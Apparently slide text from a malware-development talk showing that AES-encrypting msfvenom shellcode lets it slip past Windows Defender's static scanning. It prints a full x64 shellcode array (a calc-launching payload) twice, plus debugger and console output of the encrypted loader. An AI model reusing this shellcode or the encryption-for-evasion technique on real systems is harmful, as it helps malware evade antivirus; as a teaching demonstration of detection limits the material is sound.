
```
unsigned char Shellcode[] = {
    0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51,
    0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52, 0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52,
    0x20, 0x48, 0x8B, 0x72, 0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
    0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0xE2, 0xED,
    0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B, 0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88,
    0x00, 0x00, 0x00, 0x48, 0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
    0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41, 0x8B, 0x34, 0x88, 0x48,
    0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1,
    0x38, 0xE0, 0x75, 0xF1, 0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
    0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44, 0x8B, 0x40, 0x1C, 0x49,
    0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01, 0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A,
    0x41, 0x58, 0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
    0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48, 0xBA, 0x01, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D, 0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B,
    0x6F, 0x87, 0xFF, 0xD5, 0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
    0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47,
    0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89, 0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};
```

Static Detection Limitations




We have here 3 basic executable that perform encryption for Msfvenom Payload and one of them are only raw shellcode

RawShell Executable



**We can see the Shellcode clearly in the Address `0x00007FF74624C000`
This will not evade static detection as shown in the next slide.**

RawShell Executable



As can we see here when we take the executable outside the exclusion files that Defender don't scan; we can see the executable is detected

AesEncShellcode Executable

C:\Windows\system32\cmd.exe - AesEncShellcode.exe

C:\Users\MaldevUser\Desktop>AesEncShellcode.exe
[i] shellcode : 0x00007FF666A2E030
[#] Press <Enter> To Decrypt ...

AesEncShellcode.exe - PID: 1700 - Module: ntdll.dll - Thread: Main Thread 10280 - x64dbg

File View Debug Tracing Plugins Favourites Options Help Apr 15 2023 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source

RIP 00007FFF7D1207A1 EB 00 jmp ntdll.7FFF7D1207A3
00007FFF7D1207A3 48:83C4 38 add rsp,38
00007FFF7D1207A7 C3 ret
00007FFF7D1207A8 CC int3
00007FFF7D1207A9 CC int3
00007FFF7D1207AA CC int3
00007FFF7D1207AB CC int3
00007FFF7D1207AC CC int3
00007FFF7D1207AD CC int3
00007FFF7D1207AE CC int3
00007FFF7D1207AF CC int3
00007FFF7D1207B0 48:895C24 10 mov qword ptr ss:[rsp+10],rbx
00007FFF7D1207B5 48:897424 18 mov qword ptr ss:[rsp+18],rsi
00007FFF7D1207BA 55 push rbp
00007FFF7D1207BB 57 push rdi
00007FFF7D1207BC 41:56 push r14
00007FFF7D1207BE 48:8D4C24 00FFFFFF lea rbp,qword ptr ss:[rsp-100]
00007FFF7D1207C6 48:81EC 00020000 sub rsp,200
00007FFF7D1207CD 48:8B05 3C3D0800 mov rax,qword ptr ds:[7FFF7D1D4510]
00007FFF7D1207D4 48:33C4 xor rax,rsp
00007FFF7D1207D7 48:8985 F0000000 mov qword ptr ss:[rbp+F0],rax
00007FFF7D1207DE 4C:8B05 230A0800 mov r8,qword ptr ds:[7FFF7D1D1208]

Hide FPU
RAX 0000000000000000
RBX 00007FFF7D175910
RCX 00007FFF7D0ED994
RDX 0000000000000000
RBP 0000000000000000
RSP 0000000AF94FF310
RSI 0000000000000010
RDI 0000000AF9329000

Default (x64) 5 [] Unlocked
1: rcx 00007FFF7D0ED994 ntdll.
2: rdx 0000000000000000 ntdll.
3: r8 0000000AF94FF308 0000000000000000
4: r9 0000000000000000 0000000000000000
5: [rsp+28] 0000000000000004

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1

Address Hex ASCII
00007FF666A2E030 E1 2E 25 C7 06 2B 75 44 3C D7 01 CE AA 81 87 80 ä.%ç.+ud<x. f
00007FF666A2E040 5A 1E 4D 0F 51 AE E8 A7 1E 22 0E 3A A2 09 23 20 Z.M.Q@ès." :.
00007FF666A2E050 48 5E 0A 3E 7D 8D 3C EE 31 BE 18 D9 C7 FE 9A 49 K\.>}.<11%.Ü
00007FF666A2E060 67 24 57 59 68 13 E3 C1 4E FA 76 10 F1 F6 84 E3 g\$wyk.äANÜv.i
00007FF666A2E070 41 A7 C4 0F B4 32 7B 88 84 D5 57 80 18 1F F6 D1 ÅÅ. '2{.Öw.
00007FF666A2E080 E3 08 58 8D 4E 74 4C B1 F5 4B FB A8 6D 65 68 A5 ä.[.NtL±0KÜ"i
00007FF666A2E090 2B B8 DE 63 C4 FA 0D 20 5C 0A 08 17 90 95 22 B9 + pCÄÜ. \..
00007FF666A2E0A0 E1 F3 B2 C3 24 DC 39 DB 52 3E FA E0 38 3A D2 äó=Å\$Ü90R>üä
00007FF666A2E0B0 0B 87 50 A5 62 E9 9F 45 A1 03 AC BB 07 F3 30 5A ..Pybë.Ej.->
00007FF666A2E0C0 31 FC 18 6E 8B 60 8C 26 9E 0E 09 76 F8 87 47 65 lü.n.'&...vü
00007FF666A2E0D0 30 10 AF BA 14 37 31 84 2A A1 85 B0 EF B9 FA 63 0.-.71.*j..
00007FF666A2E0E0 09 24 CD 51 59 AC AD C4 04 RE R5 1D 37 E7 14 ER tfovy- ä :ü

Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Paused aesencshellcode.exe: 00007FF666A2E030 -> 00007FF666A2E030 (0x00000001 bytes) Time Wasted Debugging: 0:00:34:44

We can see the payload is encrypted inside the memory region and the defender
Can't catch the shellcode inside the memory

AesEncShellcode Executable

```
C:\Windows\system32\cmd.exe


C:\Users\MaldevUser\Desktop>AesEncShellcode.exe
[i] shellcode : 0x00007FF666A2E030
[#] Press <Enter> To Decrypt ...
unsigned char Shellcode[] = {
    0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51,
    0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52, 0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52,
    0x20, 0x48, 0x8B, 0x72, 0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
    0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0xE2, 0xED,
    0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B, 0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88,
    0x00, 0x00, 0x00, 0x48, 0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
    0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41, 0x8B, 0x34, 0x88, 0x48,
    0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1,
    0x38, 0xE0, 0x75, 0xF1, 0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
    0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44, 0x8B, 0x40, 0x1C, 0x49,
    0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01, 0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A,
    0x41, 0x58, 0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
    0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48, 0xBA, 0x01, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D, 0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B,
    0x6F, 0x87, 0xFF, 0xD5, 0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
    0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47,
    0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89, 0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00 };

[#] Press <Enter> To Quit ...

C:\Users\MaldevUser\Desktop>
```

The ShellCode is fetched from address **0x00007FF666A2E030**
And it's decrypted as shown here in the image

AesEncShellcode Executable



Windows Defender don't detect the encrypted shellcode

Important info

**The previous slides shows only the Limitation of static detection
cloud analysis and behavioral detection are not discussed here**

**We tried to run the previous executable they all got detected except one
by another Avs Like Kaspersky**

**You should always know what are you doing here because after everything
You have done in finale you will get detected.**

Wrap-Up (Is encryption always good?)

- Encryption is essential for privacy, commerce, and secure networks.
- The same cryptography **can be abused** (packing, encrypted C2, ransomware).
- Strong security needs layers: crypto + detection + response + backups.





THANK you